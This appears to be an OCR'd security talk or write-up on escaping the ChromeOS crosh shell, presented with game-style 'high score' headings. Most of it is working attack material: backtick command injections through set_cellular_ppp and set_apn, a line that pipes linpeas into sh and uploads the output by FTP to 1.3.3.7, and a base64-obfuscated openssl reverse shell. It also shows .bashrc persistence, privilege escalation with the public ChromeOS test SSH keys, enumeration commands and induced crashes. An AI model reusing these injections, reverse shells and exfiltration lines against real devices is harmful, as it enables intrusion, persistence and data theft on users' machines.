RUN LINPEAS/UPLOAD RESULTS: curl -L https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh -a | sh > /tmp/linpeas.txt;curl -T /tmp/linpeas.txt ftp://1.3.3.7	set_arpgw '`curl$IFS-L$IFShttps://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh$IFS\|$IFSsh$IFS>/tmp/linpeas.txt;curl$IFS-T$IFS/tmp/linpeas.txt$IFSftp://1.3.3.7`'
TRANSFER FILES WITH SMBCLIENT: smbclient -L //IP_ADDR	N/A

TCP/1337
OpenSSL
Local IPv6

Run a local OpenSSL server:
cd /var/tmp;openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes -batch

openssl s_server -quiet -key /var/tmp/key.pem -cert /var/tmp/cert.pem -port 443

TCP/1338
SSH
Local IPv4

Run a local SSH Server:
ssh-keygen -f /var/tmp/ssh_host_rsa_key -N '' -t rsa >/dev/null

Edit /var/tmp/sshd_config:

```
AuthorizedKeysFile /usr/share/chromeos-ssh-config/keys/id_rsa.pub
StrictNames no
HostKey /var/tmp/ssh_host_rsa_key
Port 1338
```

Start SSHD:
/usr/sbin/sshd -f “/var/tmp/sshd_config” > /var/tmp/sshdexec &

/home/chronos/user/Downloads	**(Writable)**
/home	**(Writable)**
/home/chronos/.ssh/id_rsa.pub	**(SSHkeys)**
/home/chronos/.ssh/id_rsa	**(SSHkeys)**
/media/removable/SDCARD	
/tmp **(Writable)**	
/var/tmp/ **(Persistent Storage)**	
/var/log/ **(System Logs)**	

P1 chronos


HIGH SCORE
12500

Local Access Granted!


GTFO!

Breakout Achieved!


Base64 payload: ZXhlYyAxPiYy == "exec 1>&2"




```
crosh> set_cellular_ppp '`bash`'
chronos@localhost / $ id
chronos@localhost / $ exec 1>&2
chronos@localhost / $ id
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos)
-access),600(cras),1001(chronos-access)
```




```
crosh> set_cellular_ppp '`bash$IFS1>&2`'
chronos@localhost / $ id
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos)
-access),600(cras),1001(chronos-access)
```




```
crosh> set_cellular_ppp '`sh$IFS1>&2`'
$ id
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos)
-access),600(cras),1001(chronos-access)
$
```




```
crosh> set_cellular_ppp '`sqlite3$IFS1>&2`'
SQLite version 3.8.6 2014-08-15 11:46:33
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .shell bash
chronos@localhost / $ id
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos)
-access),600(cras),1001(chronos-access)
chronos@localhost / $ pwd
/
```



```
crosh> set_cellular_ppp '`nsenter$IFS1>&2`'
chronos@localhost $ id
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos)
-access),600(cras),1001(chronos-access)
chronos@localhost $
```



```
crosh> set_cellular_ppp '`nsenter$IFS/bin/bash$IFS1>&2`'
chronos@localhost / $ id
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos),
-access),600(cras),1001(chronos-access)
chronos@localhost / $
```



```
crosh> set_cellular_ppp '`dash$IFS1>&2`'
$ id
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos)
-access),600(cras),1001(chronos-access)
$
```

GTFO BINS (Shells/Nsenter/sqlite)

```
crosh> set_cellular_ppp ‘`bash$IFS1>&2`’
crosh> set_cellular_ppp ‘`sh$IFS1>&2`’
crosh> set_cellular_ppp ‘`nsenter$IFS1>&2`’
crosh> set_cellular_ppp ‘`nsenter$IFS/bin/bash$IFS1>&2`’
crosh> set_cellular_ppp ‘`dash$IFS1>&2`’
crosh> set_cellular_ppp ‘`sqlite3$IFS1>&2`’
         sqlite> .shell bash
```

Get interactive TTY:


```
$ /usr/bin/script -qc /bin/bash /dev/null
chronos@localhost / $ ;)
```

Set full $PATH:

```
chronos@localhost / $ PATH=$PATH:/sbin:/usr/sbin
```

GTFO 1-liner with persistent Redirection written to .bashrc:

```
crosh> set_cellular_ppp ‘`echo$IFS-n$IFS”ZXhlYyAxPiYy”|base64$IFS–decode$IFS>>/home/chronos/user/.bashrc;bash`’
```




```
crosh> set_cellular_ppp '`echo$IFS-n$IFS"ZXhlYyAxPiYy"|base64$IFS--decode$IFS>>/home/chronos/user/.bashrc;bash`'
chronos@localhost / $ id
uid=1000(chronos) gid=1000(chronos) groups=1000(chronos),7(lp),18(audio),27(video),208(pkcs11),222(input),240(brltty),303(policy-readers),403(devbroker
-access),600(cras),1001(chronos-access)
```

Breakout Achieved!

HIGH SCORE
15000


shill-scripts P2

1.



```
crosh> set_apn '`cd${IFS}/var/tmp;openssl${IFS}req${IFS}-x509${IFS}-newkey${IFS}rsa:4096${IFS}-keyout${IFS}key.pem${IFS}-out${IFS}cert.pem${IFS}-days${
IFS}365${IFS}-nodes${IFS}-batch`'
Generating a 4096 bit RSA private key
.............................................................................................++
.........................................................................................................................................................
...................................++
writing new private key to 'key.pem'
-----
```

2.




```
crosh> set_cellular_ppp '`openssl${IFS}s_server$IFS-quiet$IFS-key$IFS/var/tmp/key.pem$IFS-cert$IFS/var/tmp/cert.pem$IFS-port${IFS}1337$IFS1>&2`'




$ $ $ $ $ id
uid=295(shill-scripts) gid=295(shill-scripts) groups=295(shill-scripts)
$ /usr/bin/script -qc /bin/bash /dev/null
bash: /dev/null/.bashrc: Not a directory
shill-scripts@localhost / $ id
id
uid=295(shill-scripts) gid=295(shill-scripts) groups=295(shill-scripts)
shill-scripts@localhost / $ ;)
```

BONUS!

Reverse shell is persistent and remains connected when 'Chronos' user logs out.

3.



```
crosh> set_apn '`echo$IFS-n$IFS"bWtmaWZvIC90bXAvbHJsOyAvYmluL3NoIC1pIDwgL3RtcC9scmwgMj4mMSB8IG9wZW5zc2wgc19jbGllbnQgLXF1aWV0IC1jb25uZWN0IDEyNy4wLjAuMTo
xMzM3ID4gL3RtcC9scmw7IHJtIC90bXAvbHJs"|base64$IFS--decode$IFS>/tmp/client.sh;chmod${IFS}777${IFS}/tmp/client.sh;sh${IFS}/tmp/client.sh${IFS}1>&2`'
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify error:num=18:self signed certificate
verify return:1
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify return:1
```

GTFO!

Local Access Granted!

1. SETUP/INSTALL OpenSSL Server - Create cert.pem & key.pem files in /var/tmp:

```
crosh> set_apn '`cd${IFS}/var/tmp;openssl${IFS}req${IFS}-x509${IFS}-newkey${IFS}rsa:4096${IFS}-keyout${IFS}key.pem${IFS}-out${IFS}cert.pem${IFS}-days${IFS}365${IFS}-nodes${IFS}-batch`'
```

2. CHROME TAB 1> Start the OpenSSL Server (run with 'chronos' user):

```
crosh> set_cellular_ppp '`openssl${IFS}s_server$IFS-quiet$IFS-key$IFS/var/tmp/key.pem$IFS-cert$IFS/var/tmp/cert.pem$IFS-port${IFS}1337$IFS1>&2`'
```

3. CHROME TAB 2> Start the OpenSSL Client (run as 'shill-scripts' user):

```
crosh> set_apn
'`echo$IFS-n$IFS"bWtmaWZvIC90bXAvbHJsOyAvYmluL3NoIC1pIDwgL3RtcC9scmwgMj4mMSB8IG9wZW5zc2wgc19jbGllbnQgLXF1aWV0IC1jb25uZWN0IDEyNy4wLjAuMToxMzM3ID4gL3RtcC9scmw7IHJtIC90bXAvbHJs"|base64$IFS--decode$IFS>/tmp/client.sh;chmod${IFS}777${IFS}/tmp/client.sh;sh${IFS}/tmp/client.sh${IFS}1>&2`'
```

Get interactive TTY:

```
$  /usr/bin/script -qc /bin/bash /dev/null
shill-scripts@localhost / $  ;)
```

Base64 payload:

```
bWtmaWZvIC90bXAvbHJsOyAvYmluL3NoIC1pIDwgL3RtcC9scmwgMj4mMSB8IG9wZW5zc2wgc19jbGllbnQgLXF1aWV0IC1jb25uZWN0IDEyNy4wLjAuMToxMzM3ID4gL3RtcC9scmw7IHJtIC90bXAvbHJs  ==
mkfifo /tmp/lrl; /bin/sh -i < /tmp/lrl 2>&1 | openssl s_client -quiet -connect 127.0.0.1:1337 > /tmp/lrl; rm /tmp/lrl
```

P2 shill-scripts


HIGH SCORE 18000

Increase Hacking Power x


PRIVILEGE ESCALATION!

Password-less login via SSH and use of hard coded static ChromeOS test keys:

```
shill-scripts@localhost / $ cd /tmp
shill-scripts@localhost / $ curl https://chromium.googlesource.com/chromiumos/chromite/+archive/master/ssh_keys.tar.gz > /tmp/keys.tar.gz
shill-scripts@localhost / $ tar zxvf keys.tar.gz
shill-scripts@localhost / $ chmod 600 id_rsa*
shill-scripts@localhost / $ ssh -p1338 -i /tmp/id_rsa chronos@localhost

chronos@localhost ~ $  ;)
```



```
shill-scripts@localhost /var/tmp $ ssh -p1338 -i /tmp/id_rsa chronos@localhost
ssh -p1338 -i /tmp/id_rsa chronos@localhost
Could not create directory '/dev/null/.ssh'.
The authenticity of host '[localhost]:1338 ([127.0.0.1]:1338)' can't be established.
RSA key fingerprint is SHA256:jqvhggvGv0WS8pQtIBXD9phxBm+NclMg5No1gNMchF0.
Are you sure you want to continue connecting (yes/no)? yes
yes
Failed to add the host to the list of known hosts (/home/chronos/user/.ssh/known_hosts).
chronos@localhost ~ $
```




```
chronos@localhost /usr/share/chromeos-ssh-config/keys $ ls -al
total 20
drwxr-xr-x 2 root root 4096 Mar 21  2018 .
drwxr-xr-x 4 root root 4096 Mar 21  2018 ..
-rw-r--r-- 1 root root  399 Mar 20  2018 authorized_keys
-rw------- 1 root root 1671 Mar 20  2018 id_rsa
-rw-r--r-- 1 root root  399 Mar 20  2018 id_rsa.pub
chronos@localhost /usr/share/chromeos-ssh-config/keys $ cat *
ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAvsNpFdK5lb0GfKx+FgsrsM/2+aZVFYXHMPdvGtTz63ciRhq0Jnw7nln1SOcHraSz3
gvi8s0KZUZN93YlcjZ+Q7BjQ/tuwGSaLWLqJ7hnHALMJ3dbEM9fKBHQBCrG5HOaWD2gtXj7jp04M/WUnDDdemq/KMg6E9jcrJOiQ3
nctwKstI/MTKB5BTpO2WXUNUv4kXzA+g8/l1aljIG13vtd9A/IV3KFVx/sLkkjuZ7z2rQXyNKuJw== ChromeOS test key
cat: id_rsa: Permission denied
```

1. Requires SSH is setup & 'test keys' are in use (/var/tmp/sshd_config):

```
AuthorizedKeysFile /usr/share/chromeos-ssh-config/keys/id_rsa.pub
StrictNames no
HostKey /var/tmp/ssh_host_rsa_key
Port 1338
```

2. SSH provisioned for 'chronos' user (/home/chronos/.ssh):

```
cd /home/chronos/ ; mkdir .ssh
curl https://chromium.googlesource.com/chromiumos/chromite/+archive/master/ssh_keys.tar.gz > /home/chronos/.ssh/keys.tar.gz
tar zxvf keys.tar.gz
chmod 600 id_rsa*
```



Except as otherwise noted, the content of this page is licensed under a Creative Commons Attribution 2.5 license, and examples are licensed under the BSD License.

Chromium OS > Testing Home > Autotest Developer FAQ >

Setting up SSH Access to your test device.

In order to run the automated tests against your device you need to ensure it is running a Test Image and you have password-less SSH Access.

1. First make sure you have a Chrome OS Device with a Test Image installed.
   - If you are a Google partner, please contact your Google representative for Google Storage access to our builds for for automated re-imaging of y (described below).
   - Otherwise:
     - Download a test image from the public waterfall http://build.chromium.org/p/chromiumos/waterfall
     - Or build a test image.
       - http://www.chromium.org/chromium-os/developer-guide#TOC-Building-Chromium-OS
     - Once you have a test image, install it on your test device.
       - http://www.chromium.org/chromium-os/developer-guide#TOC-Installing-Chromium-OS-on-your-Device

2. Next, install the RSA keys to allow you SSH into the device.
   - Download the testing RSA keys into ~/.ssh/ (on your test server).
     - You can get the key from the chromiumos checkout under ***chromiumos/src/scripts/mod_for_test_scripts/ssh_keys/testing_rsa***
     - Or download from https://chromium.googlesource.com/chromiumos/chromite/+/master/ssh_keys
   - Restrict the permissions on ~/.ssh/testing_rsa; SSH will ignore the file if the permissions are too open:

```
$ chmod 0600 ~/.ssh/testing_rsa
```

- Add an entry for your device in your ~/.ssh/config:

```
Host device
  HostName 172.22.168.233 # The IP address of the Chrome OS Device.
  CheckHostIP no
  StrictHostKeyChecking no
  IdentityFile %d/.ssh/testing_rsa
  Protocol 2
  User root
```

- Once you have done both steps verify you have password less login as root:

```
$ ssh device
Warning: Permanently added '172.22.168.233' (RSA) to the list of known hosts.
Last login: Mon Mar 17 14:21:30 PDT 2014 from 172.18.72.8 on ssh
localhost ~ #
```

- If connecting to multiple test devices, you can share common config options in your ~/.ssh/config:

```
Host 172.22.168.* # The subnet containing your Chrome OS test devices.
  CheckHostIP no
  StrictHostKeyChecking no
  IdentityFile %d/.ssh/testing_rsa
  Protocol 2
  User root

Host device1
  HostName 172.22.168.233 # The IP address of the first Chrome OS Device.

Host device2
  HostName 172.22.168.234 # The IP address of the second Chrome OS Device.
```

https://sites.google.com/a/chromium.org/dev/chromium-os/testing/autotest-developer-faq/ssh-test-keys-setup


P1 chronos

RABBIT HOLING FOR MORE PRIVILEGE ESCALATIONS


HIGH SCORE
18000

- Cannot run the sudo binary (nosuid/noexec/ro)
- Can write to /var/tmp & /home/chronos (persistent storage)
- Can run upgrade Crosh shell to 'dev mode'
- Can modify logged in users' SQLite3 databases files
- Pre-existing SSH keys in /usr/share/chromeos-ssh-config/keys

- Can run the sudo binary (no password set)
- Can write to /var/tmp (persistent storage)
- Can maintain shell when 'chronos' logs out
- Can priv esc to 'chronos' via SSH keys
- Access to /debugd & privileged processes




```
chronos@localhost / $ find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/bin/sudo
/usr/bin/powerd_setuid_helper
/usr/libexec/dbus-daemon-launch-helper
/opt/google/chrome/chrome-sandbox
```




```
chronos@localhost / $ find / -writable -type d 2>/dev/null
/mnt/stateful_partition/home/user/1d10993d41e13501d8074c88a1e6db36214c1953
/mnt/stateful_partition/home/user/24f9a94ec6c35d1da9e82d4bca82e3da01fd101f
/mnt/stateful_partition/encrypted/chronos
/mnt/stateful_partition/encrypted/chronos/OriginTrials
/mnt/stateful_partition/encrypted/chronos/OriginTrials/1.0.0.13
/mnt/stateful_partition/encrypted/chronos/OriginTrials/1.0.0.13/_metadat
/mnt/stateful_partition/encrypted/chronos/Safe Browsing
/mnt/stateful_partition/encrypted/chronos/.ssh
/mnt/stateful_partition/encrypted/chronos/user
/mnt/stateful_partition/encrypted/chronos/PepperFlash
```

FINDING THE WAY OUT!


find / -perm -u=s -type f 2>/dev/null
find / -writable -type d 2>/dev/null
cat /proc/PROC_ID/status | grep Cap
getcap -r / 2>/dev/null
capsh --print
getpcaps PROC_ID
netstat -a -p --unix
lsof -i
ss -xlep
curl –unix-socket /var/run/*.sock http://localhost




```
shill-scripts@localhost / $ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/sbin/pppd
/usr/bin/sudo
/usr/bin/powerd_setuid_helper
/usr/libexec/dbus-daemon-launch-helper
/opt/google/chrome/chrome-sandbox
```




```
shill-scripts@localhost / $ find / -writable -type d 2>/dev/null
find / -writable -type d 2>/dev/null
/mnt/stateful_partition/encrypted/var/tmp
/run/lock
/run/lock/power_override
/var/tmp
/dev/shm
/tmp
/debugd
/media
/proc/11909/task/11909/fd
/proc/11909/fd
```




```
chronos@localhost / $ lsof -i
COMMAND  PID    USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
chrome  2609 chronos  121u  IPv4 151742      0t64  TCP 10.0.138.13:48373->den08s06-in-f14.1e100.net:https (ESTABLISHED)
ssh     3572 chronos    3u  IPv4  20384      0t64  TCP localhost:60887->localhost:ssh (ESTABLISHED)
openssl 3739 chronos    3u  IPv6  20468      0t64  TCP *:1337 (LISTEN)
openssl 3739 chronos    4u  IPv6  20469      0t64  TCP localhost:1337->localhost:45131 (ESTABLISHED)
```




```
chronos@localhost / $ /sbin/ss -xlep
Netid  State      Recv-Q Send-Q                                    Local Address:Port
u_str  LISTEN     0      0                                @/com/ubuntu/upstart 1291
u_str  LISTEN     0      0                          /run/dbus/system_bus_socket 1728
u_str  LISTEN     0      0                                /var/run/tcsd.socket 6533
u_str  LISTEN     0      0                                 /run/cups/cups.sock 7042
u_str  LISTEN     0      0                         /var/run/avahi-daemon/socket 8775
u_str  LISTEN     0      0             /tmp/.com.google.Chrome.I2L9cL/SingletonSocket 13427
 users:(("chrome",pid=2609,fd=45))
u_dgr  UNCONN     0      0                                                  * 1364
u_dgr  UNCONN     0      0                                                  * 1365
u_dgr  UNCONN     0      0                                                  * 6503
u_dgr  UNCONN     0      0                                                  * 7044
u_dgr  UNCONN     0      0                                                  * 7085
u_dgr  UNCONN     0      0                                                  * 7257
u_dgr  UNCONN     0      0                                                  * 7552
```



```
chronos@localhost /var/spool/cron-lite $ curl --unix-socket /run/cups/cups.sock "http://localhost/" -X PUT
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<HTML>
<HEAD>
        <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=utf-8">
        <TITLE>Forbidden - CUPS v2.1.4</TITLE>
        <LINK REL="STYLESHEET" TYPE="text/css" HREF="/cups.css">
</HEAD>
<BODY>
<H1>Forbidden</H1>
<P></P>
</BODY>
</HTML>
chronos@localhost /var/spool/cron-lite $ curl --unix-socket /run/cups/cups.sock "http://localhost/" -X POST
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<HTML>
<HEAD>
        <META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=utf-8">
        <TITLE>Web Interface is Disabled - CUPS v2.1.4</TITLE>
        <LINK REL="STYLESHEET" TYPE="text/css" HREF="/cups.css">
</HEAD>
<BODY>
<H1>Web Interface is Disabled</H1>
<P>The web interface is currently disabled. Run "cupsctl WebInterface=yes" to enable it.</P>
</BODY>
</HTML>
```



```
shill-scripts@localhost / $ lsof -i
lsof -i
COMMAND  PID          USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
openssl 3923 shill-scripts    3u  IPv4  21577      0t64  TCP localhost:45131->localhost:1337 (ESTABLISHED)
```




```
shill-scripts@localhost / $ /sbin/ss -xlep
/sbin/ss -xlep
Netid  State      Recv-Q Send-Q Local Address:Port                   Peer Address:Port
u_str  LISTEN     0      0      @/com/ubuntu/upstart 1291                 * 0
u_str  LISTEN     0      0      /run/dbus/system_bus_socket 1728                 * 0
u_str  LISTEN     0      0      /var/run/tcsd.socket 6533                 * 0
u_str  LISTEN     0      0      /run/cups/cups.sock 7042                 * 0
u_str  LISTEN     0      0      /var/run/avahi-daemon/socket 8775                 * 0
u_str  LISTEN     0      0      /tmp/.com.google.Chrome.I2L9cL/SingletonSocket 13427
u_dgr  UNCONN     0      0       * 1364                  * 0
u_dgr  UNCONN     0      0       * 1365                  * 0
u_dgr  UNCONN     0      0       * 6503                  * 0
u_dgr  UNCONN     0      0       * 7044                  * 0
u_dgr  UNCONN     0      0       * 7085                  * 0
u_dgr  UNCONN     0      0       * 7257                  * 0
u_dgr  UNCONN     0      0       * 7552                  * 0
```

CRASHES!


HIGH SCORE
20000

GLITCHES!


ANOMALIES DETECTED



```
traps: minijail0[21691] general protection ip:7f15c8e09db3 sp:7ffe53ba7ab0 error:0 in libc-2.23.so[7f15c8dd4000+1a1000]
```




```
libsudo_util.so[16101]: segfault at 0 ip 00007f2df05e0047 sp 00007fff75c02d70 error 6 in libsudo_util.so.0.0.0[7f2df05e0000+15000]
```




```
ERR minijail0[22779]: libminijail[1]: user_namespaces: setresuid(0, 0, 0) failed: Invalid argument
INFO kernel: [34689.286333] traps: minijail0[22779] general protection ip:7fb2c3f38db3 sp:7ffc4e5fbed0 error:0 in libc-2.23.so[7fb2c3f03000+1a1000]
INFO crash_reporter[22780]: libminijail[22780]: mount /dev/log -> /dev/log type ''
```

Causing Crashes!




```
[ 1963.547994] traps: bash[7387] general protection ip:7ff87d765db3 sp:7fff247fae70 error:0 in libc-2.23.so[7ff87d730000+1a1000]
[ 3113.668555] traps: minijail0[7999] general protection ip:7f945dfa2db3 sp:7ffd1c867aa0 error:0 in libc-2.23.so[7f945df6d000+1a1000]
[ 3121.844011] traps: minijail0[8008] general protection ip:7fb7d5883db3 sp:7ffc0d11d3a0 error:0 in libc-2.23.so[7fb7d584e000+1a1000]
